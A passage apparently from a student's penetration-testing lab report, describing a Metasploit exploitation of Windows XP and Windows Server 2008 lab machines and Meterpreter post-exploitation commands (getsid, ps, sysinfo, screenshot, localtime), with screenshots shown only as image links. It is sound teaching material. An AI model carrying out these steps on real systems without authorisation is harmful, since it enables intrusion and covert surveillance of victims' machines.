
Explanation:
Using the getsid command, I successfully got and displayed the SID of the user, which is S-1-5-18

9. [Post-exploitation] In meterpreter shell, get the current process identifier



Explanation:
Using the PS command, I listed the current processes of the Windows XP system.


10. [Post-exploitation] In meterpreter shell, get system information about the target.




Explanation:
Using the sysinfo command, I displayed the system info of the windows XP system, such as things like the architecture, the logged on users, the system language and more.

Task B

1. Configure your Metasploit accordingly and set DDMMYY as the listening port number. Display the configuration and exploit the target.






Explanation:


I set all of the options to the correct parameters, including the lhost, lport, rhost, and of course the payload. I then ran the exploit and succeeded.

2. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.




Explanation:
Using the screenshot command I successfully took a screenshot of the Windows server 2008.

3. [Post-exploitation] In meterpreter shell, display the target system's local date and time.




Explanation:
Using the local time command, I displayed the local time of the windows server 8 system

4. [Post-exploitation] In meterpreter shell, get the SID of the user.




Explanation:
Using the getsid command, I successfully got and displayed the SID of the user, which is S-1-5-18

5. [Post-exploitation] In meterpreter shell, get the current process identifier



Explanation:
Using the PS command, I listed the current processes of the windows server 2008 system.


6. [Post-exploitation] In meterpreter shell, get system information about the target.





Explanation:
